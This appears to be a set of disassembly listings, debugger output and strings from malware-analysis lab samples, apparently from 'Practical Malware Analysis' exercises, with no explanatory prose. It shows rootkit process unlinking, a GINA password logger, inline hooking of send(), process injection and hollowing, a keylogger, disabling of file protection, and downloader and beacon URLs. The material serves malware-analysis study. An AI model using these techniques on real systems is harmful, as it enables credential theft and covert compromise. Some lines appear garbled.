RtlInitUnicodeString
IoGetCurrentProcess
IoCreateSymbolicLink
IoCreateDevice
KeTickCount

```

```

OpenSCManager
CreateService
StartService
CloseServiceHandle
CreateFile
DeviceIoControl
OleInitialize
CoCreateInstance
VariantInit
SysAllocString
ecx+0x2c
Sleep
OleUninitialize

```

```

0040108C      lea     ecx, [esp+2Ch+BytesReturned]
00401090      push    0                ; lpOverlapped
00401092      push    ecx              ; lpBytesReturned
00401093      push    0                ; nOutBufferSize
00401095      push    00              ; lpOutBuffer
00401097      push    0                ; nInBufferSize
00401099      push    00              ; lpInBuffer
0040109B      push    00ABCDEF01h      ; dwIoControlCode
004010A0      push    eax              ; hDevice
004010A1      call    ds:DeviceIoControl

```

```

0001071A 0push offset aDeviceProchelp ; "\\Device\\ProcHelper"
0001071F lea     eax, [ebp+var_C]
00010722 push    eax
00010723 call    edi ; RtlInitUnicodeString
00010725 mov     esi, [ebp+arg_0]
00010728 lea     eax, [ebp+var_4]
0001072B push    eax
0001072C push    0
0001072E push    100h
00010733 push    22h
00010735 lea     eax, [ebp+var_C]
00010738 push    eax
00010739 push    0
0001073B push    esi
0001073C 0call   ds:IoCreateDevice

```

```

00010751 0push offset aDosdevicesPr_0 ; "\\DosDevices\\ProcHelper"
00010756 lea     eax, [ebp+var_14]
00010759 push    eax
0001075A mov     dword ptr [esi+70h], offset loc_10666
00010761 mov     dword ptr [esi+34h], offset loc_1062A
00010768 call    edi ; RtlInitUnicodeString
0001076A lea     eax, [ebp+var_C]
0001076D push    eax
0001076E lea     eax, [ebp+var_14]
00010771 push    eax
00010772 0call   ds:IoCreateSymbolicLink

```

```
kd> !devobj ProcHelper
Device object (82af64d0) is for:
  ●ProcHelper \Driver\Process Helper DriverObject 82716a98
Current Irp 00000000 RefCount 1 Type 00000022 Flags 00000040
Dacl e15b15cc DevExt 00000000 DevObjExt 82af6588
ExtensionFlags (0000000000)
Device queue is not busy.
```

```
kd> dt nt!_DRIVER_OBJECT 82716a98
+0x000 Type : 4
+0x002 Size : 168
+0x004 DeviceObject : 0x82af64d0 _DEVICE_OBJECT
+0x008 Flags : 0x12
+0x00c DriverStart : 0xf7c26000
+0x010 DriverSize : 0xe00
+0x014 DriverSection : 0x827bd598
+0x018 DriverExtension : 0x82716b40 _DRIVER_EXTENSION
+0x01c DriverName : _UNICODE_STRING "\Driver\Process Helper"
+0x024 HardwareDatabase : 0x80670ae0 _UNICODE_STRING "\REGISTRY\MACHINE\
HARDWARE\DESCRIPTION\SYSTEM"

+0x028 FastIoDispatch : (null)
+0x02c DriverInit : 0xf7c267cd long +0
+0x030 DriverStartIo : (null)
+0x034 DriverUnload : 0xf7c2662a void +0
+0x038 MajorFunction : [28] 0xf7c26606 long +0
```

```
kd> dd 82716a98+0x38 L1C
82716ad0 f7c26606 804f354a f7c26606 804f354a
82716ae0 804f354a 804f354a 804f354a 804f354a
82716af0 804f354a 804f354a 804f354a 804f354a
82716b00 804f354a 804f354a f7c26666 804f354a
82716b10 804f354a 804f354a 804f354a 804f354a
82716b20 804f354a 804f354a 804f354a 804f354a
82716b30 804f354a 804f354a 804f354a 804f354a
```

```
kd> ln 804f354a
(804f354a) nt!IopInvalidDeviceRequest | (804f3580)
nt!IopGetDeviceAttachmentBase
Exact matches:
nt!IopInvalidDeviceRequest = <no type information>
```

```
00010666 mov edi, edi
00010668 push ebp
00010669 mov ebp, esp
0001066B call ds:IopGetCurrentProcess
00010671 mov ecx, [eax+8Ch]
00010677 add eax, 88h
0001067C mov edx, [eax]
0001067E mov [ecx], edx
00010680 mov ecx, [eax]
00010682 mov eax, [eax+4]
00010685 mov [ecx+4], eax
00010688 mov ecx, [ebp+Irp] ; Irp
0001068B and dword ptr [ecx+18h], 0
0001068F and dword ptr [ecx+1Ch], 0
00010693 xor dl, dl ; PriorityBoost
00010695 call ds:IofCompleteRequest
0001069B xor eax, eax
0001069D pop ebp
0001069E retn 8
```

```
kd> dt nt!_EPROCESS
+0x000 Pcb : _KPROCESS
+0x06c ProcessLock : _EX_PUSH_LOCK
+0x070 CreateTime : _LARGE_INTEGER
+0x078 ExitTime : _LARGE_INTEGER
+0x080 RundownProtect : _EX_RUNDOWN_REF
+0x084 UniqueProcessId : Ptr32 Void
●+0x088 ActiveProcessLinks : _LIST_ENTRY
+0x090 QuotaUsage : [3] UInt4B
+0x09c QuotaPeak : [3] UInt4B
...
```



```

00010671      mov     ecx, [eax+8Ch]
00010677      add     eax, 88h
0001067C      mov     edx, [eax]
0001067E      mov     [ecx], edx
00010680      mov     ecx, [eax]
00010682      mov     eax, [eax+4]
00010685      mov     [ecx+4], eax

```

GinaDLL

Software\Microsoft\Windows NT\CurrentVersion\Winlogon

MSGina.dll

UN %s DM %s PW %s OLD %s ①

msutil32.sys

```

1000105A      cmp     eax, DLL_PROCESS_ATTACH ①
1000105D      jnz     short loc_100010B7
...
1000107E      call    ds:GetSystemDirectoryW ②
10001084      lea     ecx, [esp+20Ch+LibFileName]
10001088      push    offset String2          ; "\\MSGina"
1000108D      push    ecx                     ; lpString1
1000108E      call    ds:lstrcatW
10001094      lea     edx, [esp+20Ch+LibFileName]
10001098      push    edx                     ; lpLibFileName
10001099      call    ds:LoadLibraryW ③
1000109F      xor     ecx, ecx
100010A1      mov     hModule, eax ④

10001350 WlxLoggedOnSAS proc near
10001350      push    offset aWlxloggedons_0 ; "WlxLoggedOnSAS"
10001355      call    sub_10001000
1000135A      jmp     eax ⑤

100014FC      push    offset aUnSDmSPwSOldS ⑥ ; "UN %s DM %s PW %s OLD %s"
10001501      push    0                      ; dwMessageId
10001503      call    sub_10001570 ⑦

1000158E      call    _vsnwprintf ⑧
10001593      push    offset Mode            ; Mode
10001598      push    offset Filename        ; "msutil32.sys"
1000159D      call    _wfopen ⑨
100015A2      mov     esi, eax
100015A4      add     esp, 18h
100015A7      test    esi, esi
100015A9      jz      loc_1000164F
100015AF      lea     eax, [esp+858h+Dest]
100015B3      push    edi
100015B4      lea     ecx, [esp+85Ch+Buffer]
100015B8      push    eax
100015B9      push    ecx                     ; Buffer
100015BA      call    _wstrtime ⑩
100015BF      add     esp, 4
100015C2      lea     edx, [esp+860h+var_828]
100015C6      push    eax
100015C7      push    edx                     ; Buffer
100015C8      call    _wstrdate ⑪
100015CD      add     esp, 4
100015D0      push    eax
100015D1      push    offset Format            ; "%s %s - %s "
100015D6      push    esi                     ; File
100015D7      call    fwprintf ⑫

```

09/10/11 15:00:04 - UN user DM MALWAREVM PW test123 OLD (null)

09/10/11 23:09:44 - UN hacker DM MALWAREVM PW p@ssword OLD (null)

RCPT TO: <
THEBAT.EXE
OUTLOOK.EXE
MSIMN.EXE
send
wsock32.dll

SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows
spoolvxx32.dll
AppInit_DLLs
\\Lab11-02.ini

rundll32.exe Lab11-02.dll,installer

```
1000161E      cmp     [ebp+fdwReason], DLL_PROCESS_ATTACH
...
10001651      call    _GetWindowsSystemDirectory ①
10001656      mov     [ebp+lpFileName], eax
10001659      push    104h                ; Count
1000165E      push    offset aLab1102_ini    ; \\Lab11-02.ini ①
10001663      mov     edx, [ebp+lpFileName]
10001666      push    edx                  ; Dest
10001667      call    strncat ①
1000166C      add     esp, 0Ch
1000166F      push    0                    ; hTemplateFile
10001671      push    FILE_ATTRIBUTE_NORMAL ; dwFlagsAndAttributes
10001676      push    OPEN_EXISTING         ; dwCreationDisposition
10001678      push    0                    ; lpSecurityAttributes
1000167A      push    FILE_SHARE_READ       ; dwShareMode
1000167C      push    GENERIC_READ          ; dwDesiredAccess
10001681      mov     eax, [ebp+lpFileName]
10001684      push    eax                  ; lpFileName
10001685      call    ds:CreateFileA ①

100016A6      push    offset byte_100034A0 ① ; lpBuffer
100016AB      mov     edx, [ebp+hObject]
100016AE      push    edx                  ; hFile
100016AF      call    ds:ReadFile
100016B5      cmp     [ebp+NumberOfBytesRead], 0 ①
100016B9      jbe     short loc_100016D2
100016BB      mov     eax, [ebp+NumberOfBytesRead]
100016BE      mov     byte_100034A0[eax], 0
100016C5      push    offset byte_100034A0 ①
100016CA      call    sub_100010B3

1000107D      push    offset Filename        ; lpFilename
10001082      mov     eax, [ebp+hModule]
10001085      push    eax                  ; hModule
10001086      call    ds:GetModuleFileNameA ①
1000108C      mov     ecx, [ebp+arg_4]
1000108F      mov     dword ptr [ecx], offset Filename

10001561      call    sub_100013BD ①
10001566      push    offset dword_10003484 ; int
1000156B      push    offset sub_1000113D    ; int
10001570      push    offset aSend          ; "send"
10001575      push    offset aWsock32_dll   ; "wsck32.dll"
1000157A      call    sub_100012A3 ①
1000157F      add     esp, 10h
10001582      call    sub_10001499 ①

100012A3 sub_100012A3 proc near
100012A3
100012A3 lpAddress= dword ptr -8
100012A3 hModule = dword ptr -4
100012A3 wsock32_DLL= dword ptr 8 ①
100012A3 send_function= dword ptr 0Ch
100012A3 p_sub_1000113D= dword ptr 10h
100012A3 p_dword_10003484= dword ptr 14h
100012A3
100012A3      push    ebp
100012A4      mov     ebp, esp
100012A6      sub     esp, 8
100012A9      mov     eax, [ebp+wsock32_DLL]
100012AC      push    eax                  ; lpModuleName
100012AD      call    ds:GetModuleHandleA ①
...
100012CF      mov     edx, [ebp+send_function]
100012D2      push    edx                  ; lpProcName
```

```

100012D3      mov     eax, [ebp+hModule]
100012D6      push    eax                ; hModule
100012D7      call   ds:GetProcAddress ①
100012DD      mov     [ebp+lpAddress], eax

10001209      mov     eax, [ebp+_sub_1000113D]
1000120C      sub     eax, [ebp+send_address]
1000120F      sub     eax, 5
10001212      mov     [ebp+var_4], eax ①

10001271      mov     edx, [ebp+send_address]
10001274      mov     byte ptr [edx], 0E9h ①
10001277      mov     eax, [ebp+send_address]
1000127A      mov     ecx, [ebp+var_4]
1000127D      mov     [eax+1], ecx ②

10001218      push    ecx                ; lpflOldProtect
10001219      push    PAGE_EXECUTE_READWRITE ; flNewProtect
1000121B      push    5                  ; dwSize
1000121D      mov     edx, [ebp+send_address]
10001220      push    edx                ; lpAddress
10001221      call   ds:VirtualProtect ①
10001227      push    0FFh              ; Size
1000122C      call   malloc
10001231      add     esp, 4
10001234      mov     [ebp+var_8], eax ②

10001246      push    5                  ; Size
10001248      mov     eax, [ebp+send_address]
1000124B      push    eax                ; Src
1000124C      mov     ecx, [ebp+trampoline]
1000124F      add     ecx, 5
10001252      push    ecx                ; Dst
10001253      call   memcpy ①
10001258      add     esp, 0Ch
1000125B      mov     edx, [ebp+trampoline]
1000125E      mov     byte ptr [edx+0Ah], 0E9h ②
10001262      mov     eax, [ebp+send_address]
10001265      sub     eax, [ebp+trampoline]
10001268      sub     eax, 0Ah
1000126B      mov     ecx, [ebp+trampoline]
1000126E      mov     [ecx+0Bh], eax ②

```

int __stdcall hook_function(SOCKET s, char * buf, int len, int flags)

```

1000116D      push    offset aRcptTo_1      ; "RCPT TO: <" ①
10001172      lea     ecx, [ebp+Dst]
10001178      push    ecx                ; Dst
10001179      call   memcpy
...
10001186      push    offset email_address ; Src ②
...
10001198      lea     edx, [ebp+eax+Dst]
1000119F      push    edx                ; Dst
100011A0      call   memcpy
100011A8      push    offset Source        ; ">\r\n" ③
100011AD      lea     eax, [ebp+Dst]
100011B3      push    eax                ; Dest
100011B4      call   strcat

```

Untitled - Notepad: 0x41
 Untitled - Notepad: 0x41
 Untitled - Notepad: 0x41
 Untitled - Notepad: 0x41

```

004012DB      push    offset NewFileName    ; "C:\\WINDOWS\\System32\\inet_epar32.dll"
004012E0      push    offset ExistingFileName ; "Lab11-03.dll"
004012E5      call   ds:CopyFileA ①
004012EB      push    offset aCisvc_exe    ; "cisvc.exe"
004012F0      push    offset Format        ; "C:\\WINDOWS\\System32\\%s"
004012F5      lea     eax, [ebp+FileName]

```

```

004012FB      push     eax                      ; Dest
004012FC      call     _sprintf
00401301      add      esp, 0Ch
00401304      lea      ecx, [ebp+FileName]
0040130A      push     ecx                      ; lpFileName
0040130B      call     sub_401070 ①
00401310      add      esp, 4
00401313      push     offset aNetStartCisvc    ; "net start cisvc" ①
00401318      call     system

0040127C      mov      edi, [ebp+lpBaseAddress] ①
0040127F      add      edi, [ebp+var_28]
00401282      mov      ecx, 4Eh
00401287      mov      esi, offset byte_409030 ②
0040128C      rep movsd

00409139  aCWindowsSystem  db 'C:\WINDOWS\System32\inet_epar32.dll',0
0040915D  aZzz69806582     db 'zzz69806582',0

01001B0A      call     dword ptr [ebp-4] ①
01001B0D      mov      [ebp-10h], eax
01001B10      lea      eax, [ebx+24h]
01001B16      push     eax
01001B17      mov      eax, [ebp-10h]
01001B1A      push     eax
01001B1B      call     dword ptr [ebp-0Ch] ②
01001B1E      mov      [ebp-8], eax
01001B21      call     dword ptr [ebp-8] ③
01001B24      mov      esp, ebp
01001B26      pop      ebp
01001B27      jmp      _wmainCRTStartup ④

1000149D      push     offset Name                ; "MZ"
100014A2      push     1                        ; bInitialOwner
100014A4      push     0                        ; lpMutexAttributes
100014A6      call     ds:CreateMutexA ①
...
100014BD      push     0                        ; hTemplateFile
100014BF      push     80h                      ; dwFlagsAndAttributes
100014C4      push     4                        ; dwCreationDisposition
100014C6      push     0                        ; lpSecurityAttributes
100014C8      push     1                        ; dwShareMode
100014CA      push     0C000000h                ; dwDesiredAccess
100014CF      push     offset FileName            ; "C:\\WINDOWS\\System32\\
                                   kernel64x.dll"
100014D4      call     ds:CreateFileA ②

0040111F      push     offset ProcName            ; "EnumProcessModules"
00401124      push     offset LibFileName         ; "psapi.dll"
00401129      call     ds:LoadLibraryA
0040112F      push     eax                      ; hModule
00401130      call     ds:GetProcAddress
00401136      mov      ①dword_408714, eax

00401078      push     104h
0040107D      lea      ecx, [ebp+Str1]
00401083      push     ecx
00401084      mov      edx, [ebp+var_10C]
0040108A      push     edx
0040108B      mov      eax, [ebp+hObject]
0040108E      push     eax
0040108F      call     dword_40870C ①          ; GetModuleBaseNameA
00401095      push     0Ch                      ; MaxCount
00401097      push     offset Str2                ; "explorer.exe"
0040109C      lea      ecx, [ebp+Str1]
004010A2      push     ecx                      ; Str1
004010A3      call     _strnicmp ②

0040128C      push     4                        ; flProtect
0040128E      push     3000h                    ; flAllocationType
00401293      push     104h ②                  ; dwSize
00401298      push     0                        ; lpAddress

```

```

0040129A    mov     edx, [ebp+hProcess]
004012A0    push    edx                ; hProcess
004012A1    call    ds:VirtualAllocEx ①
004012A7    mov     [ebp+lpParameter], eax ②
004012AD    cmp     [ebp+lpParameter], 0
004012B4    jnz     short loc_4012BE
...
004012BE    push    0                  ; lpNumberOfBytesWritten
004012C0    push    104h                ; nSize
004012C5    lea     eax, [ebp+Buffer]
004012CB    push    eax                ; lpBuffer
004012CC    mov     ecx, [ebp+lpParameter]
004012D2    push    ecx                ; lpBaseAddress
004012D3    mov     edx, [ebp+hProcess]
004012D9    push    edx                ; hProcess
004012DA    call    ds:WriteProcessMemory ③

004012E0    push    offset ModuleName    ; "kernel32.dll"
004012E5    call    ds:GetModuleHandleA
004012EB    mov     [ebp+hModule], eax
004012F1    push    offset aLoadlibrarya ; "LoadLibraryA"
004012F6    mov     eax, [ebp+hModule]
004012FC    push    eax                ; hModule
004012FD    call    ds:GetProcAddress
00401303    mov     [ebp+lpStartAddress], eax ④
00401309    push    0                  ; lpThreadId
0040130B    push    0                  ; dwCreationFlags
0040130D    mov     ecx, [ebp+lpParameter]
00401313    push    ecx                ; lpParameter
00401314    mov     edx, [ebp+lpStartAddress]
0040131A    push    edx ⑤              ; lpStartAddress
0040131B    push    0                  ; dwStackSize
0040131D    push    0                  ; lpThreadAttributes
0040131F    mov     eax, [ebp+hProcess]
00401325    push    eax                ; hProcess
00401326    call    ds>CreateRemoteThread

10001046    mov     ecx, [ebp+var_18]
10001049    push    ecx
1000104A    push    offset Format        ; "Practical Malware Analysis %d"
1000104F    lea     edx, [ebp+Parameter]
10001052    push    edx                ; Dest
10001053    call    _sprintf ⑥
10001058    add     esp, 0Ch
1000105B    push    0                  ; lpThreadId
1000105D    push    0                  ; dwCreationFlags
1000105F    lea     eax, [ebp+Parameter]
10001062    push    eax                ; lpParameter
10001063    push    offset StartAddress ⑦ ; lpStartAddress
10001068    push    0                  ; dwStackSize
1000106A    push    0                  ; lpThreadAttributes
1000106C    call    ds:CreateThread
10001072    push    0EA60h              ; dwMilliseconds
10001077    call    ds:Sleep
1000107D    mov     ecx, [ebp+var_18]
10001080    add     ecx, 1 ⑧
10001083    mov     [ebp+var_18], ecx

00401145    lea     edx, [ebp+ProcessInformation]
00401148    push    edx ⑨              ; lpProcessInformation
00401149    lea     eax, [ebp+StartupInfo]
0040114C    push    eax                ; lpStartupInfo
0040114D    push    0                  ; lpCurrentDirectory
0040114F    push    0                  ; lpEnvironment
00401151    push    4 ⑩                ; dwCreationFlags
00401153    push    0                  ; bInheritHandles
00401155    push    0                  ; lpThreadAttributes
00401157    push    0                  ; lpProcessAttributes
00401159    push    0                  ; lpCommandLine
0040115B    mov     ecx, [ebp+lpApplicationName]
0040115E    push    ecx                ; lpApplicationName
0040115F    call    ds>CreateProcessA

```



```

00401269    mov     ecx, [ebp+var_8]
0040126C    xor     edx, edx
0040126E    mov     dx, [ecx+IMAGE_NT_HEADERS.FileHeader.NumberOfSections]
00401272    cmp     [ebp+var_70], edx
00401275    jge     short loc_4012B9
00401277    mov     eax, [ebp+var_4]
0040127A    mov     ecx, [ebp+lpBuffer]
0040127D    add     ecx, [eax+IMAGE_DOS_HEADER.e_lfanew]
00401280    mov     edx, [ebp+var_70]
00401283    imul    edx, 28h
00401286    lea     eax, [ecx+edx+(size IMAGE_NT_HEADERS)]
0040128D    mov     [ebp+var_74], eax
00401290    push    0                                ; lpNumberOfBytesWritten
00401292    mov     ecx, [ebp+var_74]
00401295    mov     edx, [ecx+IMAGE_SECTION_HEADER.SizeOfRawData]
00401298    push    edx                                ; nSize
00401299    mov     eax, [ebp+var_74]
0040129C    mov     ecx, [ebp+lpBuffer]
0040129F    add     ecx, [eax+IMAGE_SECTION_HEADER.PointerToRawData]
004012A2    push    ecx                                ; lpBuffer
004012A3    mov     edx, [ebp+var_74]
004012A6    mov     eax, [ebp+lpBaseAddress]
004012A9    add     eax, [edx+IMAGE_SECTION_HEADER.VirtualAddress]
004012AC    push    eax                                ; lpBaseAddress
004012AD    mov     ecx, [ebp+ProcessInformation.hProcess]
004012B0    push    ecx                                ; hProcess
004012B1    call    ds:WriteProcessMemory
004012B7    jmp     short loc_401260

004012DB    mov     eax, [ebp+var_8]
004012DE    mov     ecx, [ebp+lpBaseAddress]
004012E1    add     ecx, [eax+IMAGE_NT_HEADERS.OptionalHeader.AddressOfEntryPoint]
004012E4    mov     edx, [ebp+lpContext]
004012E7    mov     [edx+CONTEXT._Eax], ecx ❶
004012ED    mov     eax, [ebp+lpContext]
004012F0    push    eax                                ; lpContext
004012F1    mov     ecx, [ebp+ProcessInformation.hThread]
004012F4    push    ecx                                ; hThread
004012F5    call    ds:SetThreadContext
004012FB    mov     edx, [ebp+ProcessInformation.hThread]
004012FE    push    edx                                ; hThread
004012FF    call    ds:ResumeThread ❷

00401508    push    400h                                ; uSize
0040150D    lea     eax, [ebp+Dst] ❸
00401513    push    eax                                ; Str
00401514    push    offset aSvchost_exe ❹ ; "\\svchost.exe"
00401519    call    sub_40149D

00401521    mov     ecx, [ebp+hModule]
00401527    push    ecx                                ; hModule
00401528    call    sub_40132C ❺
0040152D    add     esp, 4
00401530    mov     [ebp+lpBuffer], eax ❶

00401053    push    eax                                ; hmod
00401054    push    offset fn ❷ ; lpfn
00401059    push    0Dh                                ; idHook
0040105B    call    ds:SetWindowsHookExA ❶
00401061    mov     [ebp+hhk], eax

0040108F    cmp     [ebp+wParam], WM_SYSKEYDOWN ❶
00401096    jz      short loc_4010A1
00401098    cmp     [ebp+wParam], WM_KEYDOWN ❷
0040109F    jnz     short loc_4010AF
004010A1
004010A1 loc_4010A1:                                ; CODE XREF: fn+10j
004010A1    mov     eax, [ebp+lParam]
004010A4    mov     ecx, [eax+KBDLLHOOKSTRUCT.vkCode] ❸
004010A6    push    ecx                                ; Buffer
004010A7    call    sub_4010C7

```

```

004010E6      push     offset FileName      ; "practicalmalwareanalysis.log"
004010EB      call     ds:CreateFileA
...
0040110F      push     400h                      ; nMaxCount
00401114      push     offset String              ; lpString
00401119      call     ds:GetForegroundWindow
0040111F      push     eax                      ; hWnd
00401120      call     ds:GetWindowTextA
00401126      push     offset String              ; Str2
0040112B      push     offset Dest                ; Str1
00401130      call     _strcmp

0040120B      sub      eax, 8
...
0040121B      mov      edx, [ebp+var_C]
0040121E      xor      ecx, ecx
00401220      mov      cl, ds:byte_40148D[edx]
00401226      jmp      ds:off_401441[ecx*4] ; switch jump

byte_40148D      db      0,      1,      12h,      12h
                  db      12h,      2,      12h,      12h
                  db      3,      4,      12h,      12h

```

```

GET /updater.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR
2.0.50727; .NET CLR 1.1.4322; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648)
Host: www.practicalmalwareanalysis.com
Connection: Keep-Alive

```

```

004013AA      push     offset ProcName      ; "EnumProcessModules"
004013AF      push     offset aPsapi_dll ; "psapi.dll"
004013B4      call     ds:LoadLibraryA
004013BA      push     eax
004013BB      call     ds:GetProcAddress
004013C1      mov      dword_40312C, eax ; Rename to myEnumProcessModules

00401423      lea     eax, [ebp+var_1228]
00401429      push     eax                      ; _DWORD
0040142A      push     1000h                    ; _DWORD
0040142F      lea     ecx, [ebp+dwProcessId]
00401435      push     ecx                      ; _DWORD
00401436      call     myEnumProcesses
0040143C      test    eax, eax
0040143E      jnz     short loc_401

00401495      mov     eax, [ebp+var_1238]
0040149B      mov     ecx, [ebp+eax*4+dwProcessId]
004014A2      push     ecx                      ; dwProcessId
004014A3      call     sub_401000

0040100A      mov     eax, dword ptr aWinlogon_exe ; "winlogon.exe"
0040100F      mov     dword ptr [ebp+Str2], eax
...
0040102C      mov     ecx, dword ptr aNotReal ; "<not real>"
00401032      mov     dword ptr [ebp+Str1], ecx

00401070      push     edx                      ; dwProcessId
00401071      push     0                      ; bInheritHandle
00401073      push     410h                   ; dwDesiredAccess
00401078      call     ds:OpenProcess
...
00401087      lea     eax, [ebp+var_120]
0040108D      push     eax
0040108E      push     4
00401090      lea     ecx, [ebp+var_11C]
00401096      push     ecx
00401097      mov     edx, [ebp+hObject]
0040109A      push     edx
0040109B      call     myEnumProcessModules

```



```

004010A5    push 104h
004010AA    lea eax, [ebp+Str1]; will change
004010B0    push eax
004010B1    mov ecx, [ebp+var_11C]
004010B7    push ecx
004010B8    mov edx, [ebp+hObject]
004010BB    push edx
004010BC    call myGetModuleBaseNameA

004014A3    call PIDLookup
004014A8    add esp, 4
004014AB    mov [ebp+var_114], eax
004014B1    cmp [ebp+var_114], 0
004014B8    jz  short loc_4014CF
...
004014E4    mov     ecx, [ebp+var_1234]
004014EA    push   ecx        ; dwProcessId
004014EB    call   sub_401174

004011A1    push 2             ; lpProcName
004011A3    push offset LibFileName ; "sfc_os.dll"
004011A8    call ds:LoadLibraryA
004011AE    push eax           ; hModule
004011AF    call ds:GetProcAddress
004011B5    mov lpStartAddress, eax
004011BA    mov eax, [ebp+dwProcessId]
004011BD    push eax           ; dwProcessId
004011BE    push 0             ; bInheritHandle
004011C0    push 1F0FFFh       ; dwDesiredAccess
004011C5    call ds:OpenProcess
004011CB    mov [ebp+hProcess], eax
004011CE    cmp [ebp+hProcess], 0
004011D2    jnz short loc_4011D0

004011D8    push 0             ; lpThreadId
004011DA    push 0             ; dwCreationFlags
004011DC    push 0             ; lpParameter
004011DE    mov ecx, lpStartAddress
004011E4    push ecx           ; lpStartAddress
004011E5    push 0             ; dwStackSize
004011E7    push 0             ; lpThreadAttributes
004011E9    mov edx, [ebp+hProcess]
004011EC    push edx           ; hProcess
004011ED    call ds:CreateRemoteThread

00401506    push 10Eh          ; uSize
0040150B    lea edx, [ebp+Buffer]
00401511    push edx           ; lpBuffer
00401512    call ds:GetWindowsDirectoryA
00401518    push offset aSystem32Wupdmgr ; "\\system32\\wupdmgr.exe"
0040151D    lea eax, [ebp+Buffer]
00401523    push eax
00401524    push offset aSS      ; "%s%s"
00401529    push 10Eh           ; Count
0040152E    lea ecx, [ebp+ExistingFileName]
00401534    push ecx            ; Dest
00401535    call ds:_snprintf

0040153B    add esp, 14h
0040153E    lea edx, [ebp+var_110]
00401544    push edx           ; lpBuffer
00401545    push 10Eh          ; nBufferLength
0040154A    call ds:GetTempPathA
00401550    push offset aWinup_exe ; "\\winup.exe"
00401555    lea eax, [ebp+var_110]
0040155B    push eax
0040155C    push offset aSS_0     ; "%s%s"
00401561    push 10Eh            ; Count
00401566    lea ecx, [ebp+NewFileName]
0040156C    push ecx            ; Dest
0040156D    call ds:_snprintf

```

```

00401576      lea edx, [ebp+NewFileName]
0040157C      push edx                ; lpNewFileName
0040157D      lea eax, [ebp+ExistingFileName]
00401583      push eax                ; lpExistingFileName
00401584      call ds:MoveFileA ①

004012A1      call ds:GetModuleHandleA ①
004012A7      mov [ebp+hModule], eax
004012AA      push offset Type          ; "BIN"
004012AF      push offset Name          ; "#101"
004012B4      mov eax, [ebp+hModule]
004012B7      push eax                  ; hModule
004012B8      call ds:FindResourceA

0040133C      push 0 ①                  ; uCmdShow
0040133E      lea edx, [ebp+FileName]
00401344      push edx                  ; lpCmdLine
00401345      call ds:WinExec

004010EF      push 0                    ; LPBINDSTATUSCALLBACK
004010F1      push 0                    ; DWORD
004010F3      lea ecx, [ebp+Dest] ②
004010F9      push ecx                  ; LPCSTR
004010FA      push offset aHttpWww_practi ① ; "http://www.practicalmal..."
004010FF      push 0                    ; LPUNKNOWN
00401101      call URLDownloadToFileA

```

ABCDEFHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/-

```

GET /aG9zdG5hbWUtZm9v/ HTTP/1.1
User-Agent: Mozilla/4.0
Host: www.practicalmalwareanalysis.com

```

```

push 0Ah                ; lpType
push 101                 ; lpName
mov  eax, [ebp+hModule]
push  eax                ; hModule
call ds:FindResourceA ①
mov  [ebp+hResInfo], eax
cmp  [ebp+hResInfo], 0
jnz  short loc_401357

```

BASE64 table :: 000050E8 :: 004050E8 ①

```

Referenced at 00401013
Referenced at 0040103E
Referenced at 0040106E
Referenced at 00401097

```

```

004011FA      lea  edx, [ebp+hostname]
00401200      push edx                ; name
00401201      call gethostname ②
00401206      mov  [ebp+var_4], eax
00401209      push 12 ③              ; Count
0040120B      lea  eax, [ebp+hostname]
00401211      push  eax                ; Source
00401212      lea  ecx, [ebp+Src]
00401215      push  ecx                ; Dest
00401216      call strncpy ④
0040121B      add  esp, 0Ch
0040121E      mov  [ebp+var_C], 0
00401222      lea  edx, [ebp+Dst]
00401225      push  edx                ; int
00401226      lea  eax, [ebp+Src]
00401229      push  eax                ; Str
0040122A      call base64_encode ①
0040122F      add  esp, 8
00401232      mov  byte ptr [ebp+var_23+3], 0
00401236      lea  ecx, [ebp+Dst] ⑤
00401239      push  ecx
0040123A      mov  edx, [ebp+arg_0]
0040123D      push  edx
0040123E      push  offset aHttpSS      ; http://%s/%s/ ⑥

```

```

00401243      lea     eax, [ebp+szUrl]
00401249      push    eax                ; Dest
0040124A      call    sprintf

```

```

temp062da212
temp062dcb25
temp062df572
temp062e1f50
temp062e491f

```

```

lea     eax, [ebp+nNumberOfBytesToWrite]
push    eax
lea     ecx, [ebp+lpBuffer]
push    ecx
call    sub_401070  ; renamed to getContent
add     esp, 8
mov     edx, [ebp+nNumberOfBytesToWrite]
push    edx
mov     eax, [ebp+lpBuffer]
push    eax
call    sub_40181F  ; renamed to encodingWrapper
add     esp, 8
call    ds:GetTickCount
mov     [ebp+var_4], eax
mov     ecx, [ebp+var_4]
push    ecx
push    offset Format ; "temp%08x"
lea     edx, [ebp+FileName]
push    edx                ; Dest
call    _sprintf
add     esp, 0Ch
lea     eax, [ebp+FileName]
push    eax                ; lpFileName
mov     ecx, [ebp+nNumberOfBytesToWrite]
push    ecx                ; nNumberOfBytesToWrite
mov     edx, [ebp+lpBuffer]
push    edx                ; lpBuffer
call    writeBufferToFile

```

```

GetSystemMetrics
GetDesktopWindow
GetDC
CreateCompatibleDC
CreateCompatibleBitmap
SelectObject
BitBlt
GetObjectA
GlobalAlloc
GlobalLock
GetDIBits
_memcpy
GlobalUnlock
GlobalFree
ReleaseDC
DeleteDC
DeleteObject

```

```
#!/usr/bin/env python
```

```

import immlib
def main():
    imm = immlib.Debugger()
    imm.setBreakpoint(0x00401875)          # break just before pushing args for encoding
    imm.Run()                             # Execute until breakpoint before crypto
    cfile = open("C:\\temp062da212", 'rb')
    buffer = cfile.read()                 # Read encrypted file into buffer
    sz = len(buffer)
    membuf = imm.remoteVirtualAlloc(sz)    # Allocate memory within debugger process
    imm.writeMemory(membuf, buffer)
    regs = imm.getRegs()
    imm.writeLong(regs['EBP']-12, membuf)  # Set stack variables
    imm.writeLong(regs['EBP']-8, sz)

```

```

imm.setBreakpoint(0x0040190A)          # after single loop
imm.Run()

CDEFGHIJKLMNOPQRSTUVWXYZABcdefghijklmnopqrstuvwxyzab0123456789+/

ERROR: API      = ReadConsole.
      error code = 0.
      message    = The operation completed successfully.

40CB08: found const array Rijndael_Te0 (used in Rijndael)
40CF08: found const array Rijndael_Te1 (used in Rijndael)
40D308: found const array Rijndael_Te2 (used in Rijndael)
40D708: found const array Rijndael_Te3 (used in Rijndael)
40DB08: found const array Rijndael_Td0 (used in Rijndael)
40DF08: found const array Rijndael_Td1 (used in Rijndael)
40E308: found const array Rijndael_Td2 (used in Rijndael)
